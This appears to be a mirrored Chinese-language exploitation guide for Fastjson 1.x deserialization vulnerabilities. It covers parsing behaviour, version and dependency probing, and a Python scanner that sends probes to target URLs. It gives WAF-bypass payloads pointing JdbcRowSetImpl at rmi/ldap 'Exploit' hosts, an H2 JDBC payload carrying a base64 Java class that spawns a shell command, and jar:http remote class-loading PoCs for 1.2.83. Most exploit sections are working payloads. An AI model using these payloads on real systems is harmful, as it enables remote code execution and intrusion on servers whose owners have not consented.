mirror of
https://github.com/Mr-xn/Penetration_Testing_POC.git
synced 2026-08-17 01:25:22 +08:00


3353 lines
104 KiB
Markdown
3353 lines
104 KiB
Markdown
# Fastjson1全版本漏洞利用总结
|
||
> 来源:https://xz.aliyun.com/news/92638
|
||
|
||
|
||
# 前言
|
||
|
||
|
||
网上很多 Fastjson 文章由于时间原因,对利用链的整理都不是很齐全,所以笔者自己做个整理,方便复习和利用。
|
||
|
||
这里主要做整理,并简要分析几个关键版本的绕过原理,力求让读者能够在简单理解的基础上,快速对相应版本进行利用。
|
||
|
||
文章涉及的部分代码见:[https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson](https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson)
|
||
|
||
本文主要的目标是:
|
||
|
||
1、梳理 Fastjson1 反序列化流程,以及 parse / parseObject 的差异 2、整理探测手段(版本、依赖、期望类)与常见 WAF 绕过 3、按版本整理关键绕过与利用链(47 / 68 / 80 / 83 等),并简要分析原理 4、补充「写文件 → RCE」的落地思路,以及配套脚本
|
||
|
||
让我们开始吧。
|
||
|
||
|
||
# 反序列化流程
|
||
|
||
|
||
先抛一个实际利用里经常碰到的问题:如果某个字段既出现在 public 有参构造里,又有 setter,那 Fastjson 到底走哪条路?
|
||
|
||
|
||
## 存在无参构造
|
||
|
||
|
||
● Fastjson 首先调用无参构造函数(`new ClassName()`)实例化对象
|
||
●解析 JSON 中的键值对
|
||
|
||
● 通过反射调用该字段对应的 Setter(`setFieldName(...)`)把值注入进去
|
||
●此时有参构造会被忽略
|
||
|
||
|
||
## 不存在无参构造
|
||
|
||
|
||
●Fastjson 检测到没有无参构造后,会尝试匹配参数最多的有参构造
|
||
|
||
●从 JSON 里抽出对应构造参数的值
|
||
|
||
● 调用有参构造函数(`new ClassName(arg1, arg2...)`)实例化对象
|
||
●如果 JSON 里还有不在构造参数列表中的字段,且这些字段有 Setter,则会在实例化后再调用那些 Setter
|
||
|
||
|
||
## 使用了@JSONCreator 注解
|
||
|
||
|
||
如果在构造函数(或静态工厂方法)上标了 `@JSONCreator`,Fastjson 会强制走该构造,不管有没有无参构造或 Setter,值都通过构造注入。安全研究场景里比较少见。
|
||
|
||
所以可以利用的入口主要是 setter,或者有参构造。有参构造是从 JSON 内层执行到外层的。
|
||
|
||
KCON2022 里也有一张比较直观的图:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## parse和parseObject
|
||
|
||
|
||
更细的源码分析见:[Fastjson源码分析 | 1diot9's Blog](https://1diot9.github.io/2025/12/04/Fastjson源码分析/)
|
||
|
||
这里先记结论,后面写 payload 时不容易绕晕:
|
||
|
||
● `parse` 和多参 `parseObject` (存在期望类) 行为接近,都会调用 setter,以及符合条件的 getter,如下图:
|
||
|
||

|
||
|
||
|
||
|
||
● 单参 `parseObject` 会额外触发所有 public getter
|
||
● `parse` 反序列化且不指定类型时,可以通过 `$ref` 触发 getter
|
||
● 默认只能触发 public 方法,除非开启了 `Feature.SupportNonPublicField`
|
||
|
||
# 写文件如何 RCE
|
||
|
||
|
||
Fastjson 高版本利用里,写文件链出现得很多。写完文件之后怎么落到 RCE,可以参考:
|
||
|
||
[https://mp.weixin.qq.com/s/n8RW0NIllcQ0sn3nI9uceA](https://mp.weixin.qq.com/s/n8RW0NIllcQ0sn3nI9uceA)
|
||
|
||
大致可以概括成下面几类:
|
||
|
||
1、计划任务 / sshkey,通常需要 root 2、写 jsp 等 webshell,不适用于纯 jar 部署 3、写 jar 覆盖 `jre/lib`,最经典的是覆盖 `charsets.jar`;没法写二进制时,可以考虑 ascii jar:[https://github.com/c0ny1/ascii-jar](https://github.com/c0ny1/ascii-jar) 4、写 jre classes,需要知道并创建目录,还要有入口点 5、写 classes + SPI,同样需要知道目录并能创建目录 6、写 tomcat-docbase class,需要知道目录,且依赖特定 ClassLoader(基本限制在 Fastjson 利用场景)
|
||
|
||
其中方法 3~5 基本只在 JDK8 下好用。
|
||
|
||
|
||
|
||
|
||
# 探测
|
||
|
||
|
||
|
||
## Fastjson 判断
|
||
|
||
|
||
1、根据报错信息判断
|
||
|
||
故意破坏 JSON,看报错回显:
|
||
|
||
|
||
```json
|
||
{"age":20,"name":"Bob"
|
||
```
|
||
|
||
也可以用 `@type` 探一下 AutoType 是否开启:
|
||
|
||
|
||
```json
|
||
{"@type":"whatever"}
|
||
```
|
||
|
||
2、根据解析变化判断
|
||
|
||
|
||
```json
|
||
{"a":new a(1),"b":x'11',/*\*\/"c":Set[{}{}],"d":"\u0000\x00"}
|
||
|
||
{"ext":"blue","name":{"$ref":"$.ext"}}
|
||
```
|
||
|
||

|
||
|
||
|
||
|
||
3、DNS 请求
|
||
|
||
不出网时,也可以根据响应时间是否变长来间接判断:
|
||
|
||
|
||
```json
|
||
{"@type":"java.net.Inet4Address","val":"xxx.dnslog.cn"}
|
||
```
|
||
|
||
4、区别 Jackson
|
||
|
||
|
||
```json
|
||
// 多余的类成员: 添加一个键值 test,jackson会报错,fastjson不会
|
||
{"age":20,"name":"Bob","test":1}
|
||
|
||
// jackson 不支持单引号作为界定符
|
||
{"age":20,'name':'Bob'}
|
||
|
||
// jackson 可以使用注释符/*#,fastjson 会报错,fastjson的注释符是 //
|
||
{
|
||
"age":20,
|
||
"name":'Bob'
|
||
}/*#aaaa
|
||
|
||
// jackson 会丢失精度
|
||
{
|
||
"age":20.111111111111111111111111111,
|
||
"name":'Bob'
|
||
}
|
||
```
|
||
|
||
5、区别 Gson
|
||
|
||
|
||
```json
|
||
// 浮点类型精度丢失
|
||
{a:1.111111111111111111111111111}
|
||
|
||
// 注释符
|
||
#\r\n{a:1}
|
||
```
|
||
|
||

|
||
|
||
|
||
|
||
6、区别 org.json
|
||
|
||
|
||
```json
|
||
// 特殊字符
|
||
{a:'\r'}
|
||
```
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## 版本探测
|
||
|
||
|
||
参考:[https://mp.weixin.qq.com/s/jbkN86qq9JxkGNOhwv9nxA](https://mp.weixin.qq.com/s/jbkN86qq9JxkGNOhwv9nxA)
|
||
|
||
1、AutoType 探测
|
||
|
||
|
||
```json
|
||
{"xxx":{"@type":"java.lang.Class","val":""}}
|
||
|
||
|
||
{"xxx":{"@type":"Random.String"}}
|
||
```
|
||
|
||
开启 AutoType 时:payload1 报错,payload2 不报错
|
||
|
||
`autoType is not support. java.lang.Class`
|
||
|
||
未开启 AutoType 时:payload1 不报错,payload2 报错
|
||
|
||
`autoType is not support. Random.String`
|
||
|
||
2、AutoCloseable 精确探测
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "java.lang.AutoCloseable"
|
||
```
|
||
|
||
注意:Fastjson 1.2.76 之后,即使用这种方式,探测结果也会停在 1.2.76。
|
||
|
||
3、1.2.83 具体探测
|
||
|
||
|
||
```json
|
||
{"xxx":{"@type":"Test.TestException"}}
|
||
```
|
||
|
||
只有 1.2.83 时不报错。
|
||
|
||
4、dnslog 探测大致版本
|
||
|
||
|
||
```json
|
||
// <=1.2.47
|
||
[
|
||
{
|
||
"@type": "java.lang.Class",
|
||
"val": "java.io.ByteArrayOutputStream"
|
||
},
|
||
{
|
||
"@type": "java.io.ByteArrayOutputStream"
|
||
},
|
||
{
|
||
"@type": "java.net.InetSocketAddress"
|
||
{
|
||
"address":,
|
||
"val": "aaa.xxxx.ceye.io"
|
||
}
|
||
}
|
||
]
|
||
|
||
|
||
// <=1.2.68
|
||
[
|
||
{
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "java.io.ByteArrayOutputStream"
|
||
},
|
||
{
|
||
"@type": "java.io.ByteArrayOutputStream"
|
||
},
|
||
{
|
||
"@type": "java.net.InetSocketAddress"
|
||
{
|
||
"address":,
|
||
"val": "bbb.n41tma.ceye.io"
|
||
}
|
||
}
|
||
]
|
||
|
||
|
||
// <=1.2.80 只收到第一个dns请求,1.2.83 收到两个dns请求
|
||
[
|
||
{
|
||
"@type": "java.lang.Exception",
|
||
"@type": "com.alibaba.fastjson.JSONException",
|
||
"x": {
|
||
"@type": "java.net.InetSocketAddress"
|
||
{
|
||
"address":,
|
||
"val": "ccc.4fhgzj.dnslog.cn"
|
||
}
|
||
}
|
||
},
|
||
{
|
||
"@type": "java.lang.Exception",
|
||
"@type": "com.alibaba.fastjson.JSONException",
|
||
"message": {
|
||
"@type": "java.net.InetSocketAddress"
|
||
{
|
||
"address":,
|
||
"val": "ddd.4fhgzj.dnslog.cn"
|
||
}
|
||
}
|
||
}
|
||
]
|
||
```
|
||
|
||
5、不出网探测:根据响应是 500 还是正常判断
|
||
|
||
[https://mp.weixin.qq.com/s/jbkN86qq9JxkGNOhwv9nxA](https://mp.weixin.qq.com/s/jbkN86qq9JxkGNOhwv9nxA)
|
||
|
||
|
||
```latex
|
||
【不报错】1.2.83/1.2.24 【报错】1.2.25-1.2.80
|
||
{"zero":{"@type":"java.lang.Exception","@type":"org.XxException"}}
|
||
|
||
|
||
【不报错】1.2.24-1.2.68 【报错】1.2.70-1.2.83
|
||
{"zero":{"@type":"java.lang.AutoCloseable","@type":"java.io.ByteArrayOutputStream"}}
|
||
|
||
|
||
【不报错】1.2.24-1.2.47 【报错】1.2.48-1.2.83
|
||
{
|
||
"a": {
|
||
"@type": "java.lang.Class",
|
||
"val": "com.sun.rowset.JdbcRowSetImpl"
|
||
},
|
||
"b": {
|
||
"@type": "com.sun.rowset.JdbcRowSetImpl"
|
||
}
|
||
}
|
||
|
||
|
||
【不报错】1.2.24 【报错】1.2.25-1.2.83
|
||
{"zero": {"@type": "com.sun.rowset.JdbcRowSetImpl"}}
|
||
```
|
||
|
||
## 依赖探测
|
||
|
||
|
||
1、Character 转换报错
|
||
|
||
|
||
```json
|
||
{
|
||
"x": {
|
||
"@type": "java.lang.Character"{
|
||
"@type": "java.lang.Class",
|
||
"val": "org.springframework.web.bind.annotation.RequestMapping"
|
||
}}
|
||
```
|
||
|
||
类存在时会报 `can not cast`,不存在则往往是 `No message available`。
|
||
|
||
一些相关依赖类:
|
||
|
||
|
||
```latex
|
||
org.springframework.web.bind.annotation.RequestMapping //SpringBoot
|
||
org.apache.catalina.startup.Tomcat //Tomcat
|
||
groovy.lang.GroovyShell //Groovy - 1.2.80
|
||
com.mchange.v2.c3p0.DataSources //C3P0
|
||
org.apache.ibatis.datasource.unpooled.UnpooledDataSource //mybatis
|
||
org.h2.jdbcx.JdbcDataSource //h2
|
||
com.mysql.jdbc.Buffer //mysql-jdbc-5
|
||
com.mysql.cj.api.authentication.AuthenticationProvider //mysql-connect-6
|
||
com.mysql.cj.protocol.AuthenticationProvider //mysql-connect-8
|
||
jdk.nashorn.tools.Shell //JDK8
|
||
java.net.http.HttpClient //JDK11
|
||
com.sun.org.apache.bcel.internal.util.ClassLoader // <= jdk8u251
|
||
org.apache.ibatis.type.Alias //Mybatis
|
||
org.apache.tomcat.dbcp.dbcp.BasicDataSource //tomcat-dbcp-7-BCEL
|
||
org.apache.tomcat.dbcp.dbcp2.BasicDataSource //tomcat-dbcp-8及以后-BCEL
|
||
org.apache.commons.dbcp.BasicDataSource //commons-dbcp <= 1.4
|
||
org.apache.commons.dbcp2.BasicDataSource //commons-dbcp2 <= 2.13.0
|
||
org.apache.commons.io.ByteOrderMark //commons-io-通用类,不确定版本
|
||
org.apache.commons.io.Java7Support //commons-io-2.5独有
|
||
org.apache.commons.io.IOIndexedException //commons-io-2.7独有
|
||
org.apache.commons.io.file.Counters //commons-io-2.7-2.8独有
|
||
org.apache.commons.io.FileSystem //commons-io-2.7独有
|
||
org.apache.commons.io.file.PathUtils //commons-io-2.7独有
|
||
org.apache.commons.io.function.IOConsumer //commons-io-2.7独有
|
||
org.aspectj.ajde.Ajde //aspectjtools
|
||
com.fasterxml.jackson.core.exc.InputCoercionException //jackson
|
||
org.python.antlr.ParseException //jython
|
||
org.postgresql.jdbc.PgConnection //postgre
|
||
```
|
||
|
||
配套脚本:
|
||
|
||
|
||
```python
|
||
import requests
|
||
import os
|
||
|
||
|
||
def jar_scanner(url: str, timeout: int = 10) -> list:
|
||
"""
|
||
扫描目标URL的fastjson依赖库
|
||
|
||
Args:
|
||
url: 目标URL
|
||
timeout: 请求超时时间(秒)
|
||
|
||
Returns:
|
||
list: 检测到的依赖列表
|
||
"""
|
||
base_dir = os.path.dirname(os.path.abspath(__file__))
|
||
jar_list_path = os.path.join(base_dir, "poc", "jarList.txt")
|
||
jar_scan_path = os.path.join(base_dir, "poc", "jarScan.json")
|
||
|
||
# 读取jarScan.json模板(畸形JSON,直接读取文本)
|
||
with open(jar_scan_path, "r", encoding="utf-8") as f:
|
||
poc_template = f.read()
|
||
|
||
# 读取jarList.txt
|
||
with open(jar_list_path, "r", encoding="utf-8") as f:
|
||
lines = f.readlines()
|
||
|
||
detected_jars = []
|
||
|
||
for line in lines:
|
||
line = line.strip()
|
||
if not line or "//" not in line:
|
||
continue
|
||
|
||
# 按 // 划分,获取类名和依赖说明
|
||
parts = line.split("//")
|
||
clazz = parts[0].strip()
|
||
description = parts[1].strip() if len(parts) > 1 else ""
|
||
|
||
# 替换POC模板中的${clazz}
|
||
poc_data = poc_template.replace("${clazz}", clazz)
|
||
|
||
try:
|
||
# 发送POST请求,使用data=发送原始数据
|
||
response = requests.post(
|
||
url,
|
||
data=poc_data,
|
||
headers={"Content-Type": "application/json"},
|
||
timeout=timeout
|
||
)
|
||
|
||
# 检查响应中是否包含 "can not cast to char"
|
||
if "can not cast to char" in response.text:
|
||
result = f"\033[92m[+] 发现依赖: {description} ({clazz})\033[0m"
|
||
print(result)
|
||
detected_jars.append({
|
||
"class": clazz,
|
||
"description": description,
|
||
"line": line.strip()
|
||
})
|
||
else:
|
||
print(f"[-] 未检测到: {description} ({clazz})")
|
||
|
||
except requests.exceptions.Timeout:
|
||
print(f"[!] 请求超时: {clazz}")
|
||
except requests.exceptions.RequestException as e:
|
||
print(f"[!] 请求失败: {clazz} - {e}")
|
||
except Exception as e:
|
||
print(f"[!] 异常: {clazz} - {e}")
|
||
|
||
return detected_jars
|
||
|
||
|
||
if __name__ == "__main__":
|
||
import sys
|
||
|
||
if len(sys.argv) < 2:
|
||
print("Usage: python main.py <target_url>")
|
||
print("Example: python main.py http://example.com/api")
|
||
sys.exit(1)
|
||
|
||
target_url = sys.argv[1]
|
||
print(f"[*] 开始扫描目标: {target_url}")
|
||
print("=" * 60)
|
||
|
||
results = jar_scanner(target_url)
|
||
|
||
print("=" * 60)
|
||
print(f"[*] 扫描完成,共发现 {len(results)} 个依赖")
|
||
```
|
||
|
||
|
||
|
||
2、dnslog
|
||
|
||
|
||
```json
|
||
{"@type":"java.net.Inet4Address",
|
||
"val":{"@type":"java.lang.String"
|
||
{"@type":"java.util.Locale",
|
||
"val":{
|
||
"@type":"com.alibaba.fastjson.JSONObject",{
|
||
"@type": "java.lang.String""@type":"java.util.Locale",
|
||
"language":{"@type":"java.lang.String"
|
||
{1:{"@type":"java.lang.Class","val":"TARGET_CLASS"}},
|
||
"country":"x.l56y7u6g.dnslog.pw"
|
||
}}
|
||
}
|
||
```
|
||
|
||

|
||
|
||
|
||
|
||
我本地试了好几次一直不行:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## 判断是否存在期望类
|
||
|
||
|
||
[https://mp.weixin.qq.com/s/7c\_zi5Pv4a69IV0zzJo5Ww](https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww)
|
||
|
||
黑盒里经常会碰到:入口到底是 `JSON.parse(json)`,还是 `JSON.parseObject(json, Xxx.class)` / Spring 参数绑定带了期望类?两者后面能用的链差很多,有必要先探一下。
|
||
|
||
像下面这种写法,反序列化时就带着期望类:
|
||
|
||
|
||
```java
|
||
JSONObject.parseObject(payload, Test.class)
|
||
```
|
||
|
||
Spring 配了 Fastjson 做参数解析时,框架层也会在反序列化参数时塞进期望类。可以在原请求参数上叠一层来测:
|
||
|
||
|
||
```json
|
||
{"@type":"com.alibaba.fastjson.support.geo.Feature"}
|
||
```
|
||
|
||
例如原始请求:
|
||
|
||
|
||
```json
|
||
{"username":"admin","password":"123456"}
|
||
```
|
||
|
||
改成:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "com.alibaba.fastjson.support.geo.Feature",
|
||
"username": "admin",
|
||
"password": "123456"
|
||
}
|
||
```
|
||
|
||
如果原参数是数组,可以写成:
|
||
|
||
|
||
```json
|
||
[
|
||
{
|
||
"@type": "com.alibaba.fastjson.support.geo.Feature",
|
||
"username": "admin",
|
||
"password": "123456"
|
||
}
|
||
]
|
||
```
|
||
|
||
报错 → 该反序列化点存在期望类。
|
||
|
||
注意:`com.alibaba.fastjson.support.geo.Feature` 是 1.2.68 才引入的,顺便也能用来判断版本是否低于 1.2.68。
|
||
|
||
还有一个更抽象一点的写法:
|
||
|
||
|
||
```json
|
||
{{}:{}}
|
||
```
|
||
|
||
结合原参数:
|
||
|
||
|
||
```json
|
||
{
|
||
{}: {},
|
||
"username": "admin",
|
||
"password": "123456"
|
||
}
|
||
```
|
||
|
||
若存在期望类,且期望类型不是 `Map` 及其子类,一般会报错。再改成嵌在字段里的形式,往往就不报错了:
|
||
|
||
|
||
```json
|
||
{
|
||
"test": {
|
||
{
|
||
{}: {}
|
||
}: ""
|
||
},
|
||
"username": "admin",
|
||
"password": "123456"
|
||
}
|
||
```
|
||
|
||
存在期望类时,利用上会多两道限制:
|
||
|
||
1、靠 getter 触发的 payload,大多数打不起来 2、`$ref` 引用基本用不了——结果会被转成期望类对象,引用只能落到期望类已有的成员上;成员多半是 String / 数字,而链子里要引用的往往是对象,类型一对不上就断了(比如 commons-io 读文件那套就很难直接用)
|
||
|
||
后文「小技巧」里的 `java.util.Currency`,就是针对「有期望类还想触发 getter」的一种绕法。
|
||
|
||
|
||
# WAF 绕过
|
||
|
||
|
||
Unicode / hex 编码:
|
||
|
||
|
||
```json
|
||
{"\x40\u0074\u0079\u0070\u0065":"\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a\x64\x62\x63\x52\x6f\x77\x53\x65\x74\x49\x6d\x70\x6c","dataSourceName":"rmi://127.0.0.1:1099/Exploit", "autoCommit":true}
|
||
|
||
{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"$%7bjndi:ldap://1.1.1.1:1389/EvilObject%7d","autoCommit": true}}
|
||
```
|
||
|
||
多个逗号:
|
||
|
||
|
||
```json
|
||
{,,,,,,"@type":"com.sun.rowset.JdbcRowSetImpl",,,,,,"dataSourceName":"rmi://127.0.0.1:1099/Exploit",,,,,, "autoCommit":true }
|
||
```
|
||
|
||
`_` 和 `-` 绕过:
|
||
|
||
Fastjson 解析 JSON 字段 key 时,会把 `_` 和 `-` 替换为空。1.2.36 之前二者只能单独用;1.2.36 及之后支持混合使用。
|
||
|
||
|
||
```json
|
||
{"@type":"com.sun.rowset.JdbcRowSetImpl",'d_a_t_aSourceName':"rmi://127.0.0.1:1099/Exploit", "autoCommit":true}
|
||
```
|
||
|
||
字符填充:
|
||
|
||
和 SQL 注入里类似,有些 WAF 会放行体积过大的数据包:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type":"org.example.User",
|
||
"username":"1",
|
||
"f":"a*20000" //2万个a
|
||
}
|
||
```
|
||
|
||
Unicode 再绕过:
|
||
|
||
[炒冷饭之FastJson](https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww)
|
||
|
||
|
||
```json
|
||
{"\u+040\u+074\u+079\u+070\u+065":"java.lang.AutoCloseabl\u+065"
|
||
```
|
||
|
||
|
||
|
||
当然还有GhostBytes:
|
||
|
||
[https://mp.weixin.qq.com/s/fIvmKkT6e8d8PY5OruG4mw](https://mp.weixin.qq.com/s/fIvmKkT6e8d8PY5OruG4mw)
|
||
|
||
更完整的议题材料见:[https://i.blackhat.com/Asia-26/Presentations/Asia-26-Bai-Cast-Attack-Ghost-Bits-4.23.pdf](https://i.blackhat.com/Asia-26/Presentations/Asia-26-Bai-Cast-Attack-Ghost-Bits-4.23.pdf)
|
||
|
||
核心思路是:解析侧在把「宽字符 / 非标准 hex」还原成目标字节时过于宽松(或直接 `char → byte` 丢高位),WAF 按字面匹配不到 `@type` 这类特征,后端却能解出真正的关键字符。落到 Fastjson 上,主要是 `\x` / `\u` 两处。
|
||
|
||
1、`\x` 绕过
|
||
|
||
常见写法:
|
||
|
||
|
||
```json
|
||
{"\x40type":"java.awt.Rectangle"}
|
||
```
|
||
|
||
解析时会建一个 `int[103]` 的 digits 表,只在 `0-9A-Fa-f` 位置填真实值,其余下标默认都是 0。于是 `\x40` 实际是 `digits['4']*16 + digits['0'] = 0x40`。既然没占位的地方本来就是 0,第二个字符根本不必是 `0`,任意非 hex 字符都行,比如 `J`、`_`:
|
||
|
||
|
||
```latex
|
||
digits['4']*16 + digits['J'] = 0x40 → '@'
|
||
digits['4']*16 + digits['_'] = 0x40 → '@'
|
||
```
|
||
|
||
应用例子:
|
||
|
||
|
||
```json
|
||
{"\x4_type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://x","autoCommit":true}
|
||
{"\x4Jtype":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://x","autoCommit":true}
|
||
```
|
||
|
||
WAF 看到的是 `\x4_type` / `\x4Jtype`,Fastjson 解出来仍是 `@type`。
|
||
|
||
2、`\u` 绕过
|
||
|
||
|
||
```json
|
||
{"\u0040type":"java.awt.Rectangle"}
|
||
```
|
||
|
||
跟进会发现用了 `Character.digit(c, 16)` 取 hex 值。它不只认 ASCII 的 `0-9a-f`,`char` 在 0~65535 范围内还有大量 Unicode 数字可以冒充 hex(如泰文数字、全角数字等)。最终效果和正常 `\u0040` 一样能解出 `@`,但字面特征已经被拆散,WAF 更难直接拦。
|
||
|
||
|
||
```json
|
||
{"\u๐๐੪๐type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://x","autoCommit":true}
|
||
```
|
||
|
||
和前面的 `\u+`、hex、多逗号等技巧可以叠着用。原文里还展开了 Jackson、BCEL、Tomcat 上传、URLDecoder 等同类问题,这里只记和 Fastjson WAF 绕过直接相关的两点。
|
||
|
||
|
||
# 期望类绕过触发getter
|
||
|
||
|
||
|
||
## $ref 触发getter
|
||
|
||
|
||
[https://xz.aliyun.com/news/16117](https://xz.aliyun.com/news/16117)
|
||
|
||
当 `parse` / `parseObject` 不指定类型时,可以通过 `$ref` 触发任意字段的 getter。
|
||
|
||
|
||
## java.util.Currency 触发所有 getter
|
||
|
||
|
||
[https://mp.weixin.qq.com/s/7c\_zi5Pv4a69IV0zzJo5Ww](https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww)
|
||
|
||
大致原理是:把 key 设成 JSONObject,但 key 又得转成字符,于是会调 `JSONObject.toString`。原生反序列化里也碰到过这个点,getter 就被带起来了。
|
||
|
||
而 `java.util.Currency` 是 MiscCodec 里要求这样写的(改成 `currencyCode` 也可以):
|
||
|
||
|
||

|
||
|
||
|
||
|
||
可以用 java-chains 直接生成:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
```json
|
||
{
|
||
"x": {
|
||
"@type": "java.util.Currency",
|
||
"val": {
|
||
"currency": {
|
||
"xx": {
|
||
【payload】
|
||
}
|
||
}
|
||
}
|
||
}
|
||
}
|
||
|
||
// 例子
|
||
{
|
||
"x": {
|
||
"@type": "java.util.Currency",
|
||
"val": {
|
||
"currency": {
|
||
"xx": {
|
||
"x1": {
|
||
"@type": "java.lang.Class",
|
||
"val": "org.h2.jdbcx.JdbcDataSource"
|
||
},
|
||
{
|
||
"@type": "com.alibaba.fastjson.JSONObject",
|
||
"c": {
|
||
"@type": "org.h2.jdbcx.JdbcDataSource",
|
||
"url": "jdbc:h2:mem:test;MODE=MSSQLServer;INIT=drop alias if exists exec\\;CREATE ALIAS EXEC AS 'void exec() throws java.io.IOException { try { byte[] b = java.util.Base64.getDecoder().decode(\"yv66vgAAADIAQAEAYG9yZy9hcGFjaGUvY29tbW9tcy9iZWFudXRpbHMvY295b3RlL3Nlci9zdGQvQnl0ZUJ1ZmZlclNlcmlhbGl6ZXIyN2Q2MDNmZDM4ZjE0YTVlOWJiYTRjYjc5Mzg2NDllZgcAAQEAEGphdmEvbGFuZy9PYmplY3QHAAMBAARiYXNlAQASTGphdmEvbGFuZy9TdHJpbmc7AQADc2VwAQADY21kAQAGPGluaXQ+AQADKClWAQATamF2YS9sYW5nL0V4Y2VwdGlvbgcACwwACQAKCgAEAA0BAAdvcy5uYW1lCAAPAQAQamF2YS9sYW5nL1N5c3RlbQcAEQEAC2dldFByb3BlcnR5AQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZzsMABMAFAoAEgAVAQAQamF2YS9sYW5nL1N0cmluZwcAFwEAC3RvTG93ZXJDYXNlAQAUKClMamF2YS9sYW5nL1N0cmluZzsMABkAGgoAGAAbAQADd2luCAAdAQAIY29udGFpbnMBABsoTGphdmEvbGFuZy9DaGFyU2VxdWVuY2U7KVoMAB8AIAoAGAAhAQAHY21kLmV4ZQgAIwwABQAGCQACACUBAAIvYwgAJwwABwAGCQACACkBAAcvYmluL3NoCAArAQACLWMIAC0MAAgABgkAAgAvAQAYamF2YS9sYW5nL1Byb2Nlc3NCdWlsZGVyBwAxAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgwACQAzCgAyADQBAAVzdGFydAEAFSgpTGphdmEvbGFuZy9Qcm9jZXNzOwwANgA3CgAyADgBAAg8Y2xpbml0PgEABGNhbGMIADsKAAIADQEABENvZGUBAA1TdGFja01hcFRhYmxlACEAAgAEAAAAAwAJAAUABgAAAAkABwAGAAAACQAIAAYAAAACAAEACQAKAAEAPgAAAIQABAACAAAAUyq3AA4SELgAFrYAHBIetgAimQAQEiSzACYSKLMAKqcADRIsswAmEi6zACoGvQAYWQOyACZTWQSyACpTWQWyADBTTLsAMlkrtwA1tgA5V6cABEyxAAEABABOAFEADAABAD8AAAAXAAT/ACEAAQcAAgAACWUHAAz8AAAHAAQACAA6AAoAAQA+AAAAGgACAAAAAAAOEjyzADC7AAJZtwA9V7EAAAAAAAA=\")\\; java.lang.reflect.Method method = ClassLoader.class.getDeclaredMethod(\"defineClass\", byte[].class, int.class, int.class)\\; method.setAccessible(true)\\; Class c = (Class) method.invoke(Thread.currentThread().getContextClassLoader(), b, 0, b.length)\\; c.newInstance()\\; } catch (Exception e){ }}'\\;CALL EXEC ()\\;"
|
||
}
|
||
}: {}
|
||
}
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
下面的 payload 里,有一部分是按 `JSON.parse()` 写的,没考虑反序列化时存在期望类。如果反序列化点带了期望类,就得再套一层 Currency,才能把 getter 触发起来。
|
||
|
||
|
||
# 1.2.83
|
||
|
||
|
||
最近 83 又出了新洞,先放最上面分析。
|
||
|
||
|
||
## 写文件 + JSONType
|
||
|
||
|
||
[https://flowerwind.github.io/2025/02/28/%E5%88%86%E4%BA%AB%E4%B8%80%E6%AC%A1%E7%BB%84%E5%90%88%E6%BC%8F%E6%B4%9E%E6%8C%96%E6%8E%98%E6%8B%BF%E4%B8%8B%E7%9B%AE%E6%A0%87/](https://flowerwind.github.io/2025/02/28/分享一次组合漏洞挖掘拿下目标/)
|
||
|
||
配合写文件漏洞,依然有可能 getshell。
|
||
|
||
83 通过 `@type` 加载类时有白名单,但可以通过 `@JSONType` 等注解绕过:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
这时候配合写 tomcat-docbase,或写 jar 进类加载路径,再用 `@type` 触发,依然有机会 getshell。
|
||
|
||
|
||
## CVE-2026-16723 jar:http / jar:file 加载
|
||
|
||
|
||
根因是:在特定运行环境下,特定 ClassLoader 能接受 `jar`、`http` 等协议,从远程或本地加载字节码,把带 `@JSONType` 注解的恶意类塞进 JVM,再在 Fastjson 反序列化时完成初始化。
|
||
|
||
测试用的 poc 有三种:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "jar:http:..localhost:9192.CalcJType!.CalcJType"
|
||
}
|
||
|
||
{
|
||
"@type": "http:..localhost:9192.CalcJType"
|
||
}
|
||
|
||
{
|
||
"@type": "jar:file:.D:.CalcJType!.CalcJType"
|
||
}
|
||
```
|
||
|
||
测试靶场:
|
||
|
||
[https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson/fastj-1.2.83/target](https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson/fastj-1.2.83/target)
|
||
|
||
● tomcat 那个是 SpringBoot 内嵌 tomcat,没法用 `jar:http`
|
||
● 另一个是内嵌 undertow,可以用 `jar:http`
|
||
复现时必须用 jar 包形式启动,不能直接在 IDEA 里跑。类加载器不一样,会导致复现失败。
|
||
|
||
|
||
### jar:http 利用
|
||
|
||
|
||
|
||
#### undertow
|
||
|
||
|
||
先启动 undertow 的 jar。
|
||
|
||
直接看漏洞点代码:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
上图第一个断点会对传入的 `typeName` 做替换,把点号全部换成斜杠。所以如果我们传入的类名是 `jar:http:..localhost:9192.CalcJType!.CalcJType`,替换后就变成 `jar:http://localhost:9192/CalcJType!/CalcJType.class`:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
`defaultClassLoader` 默认为 null,于是 `ParserConfig.class.getClassLoader()` 拿到的类加载器就很关键,直接决定能不能加载到 `jar:http` 这类协议指向的字节码。
|
||
|
||
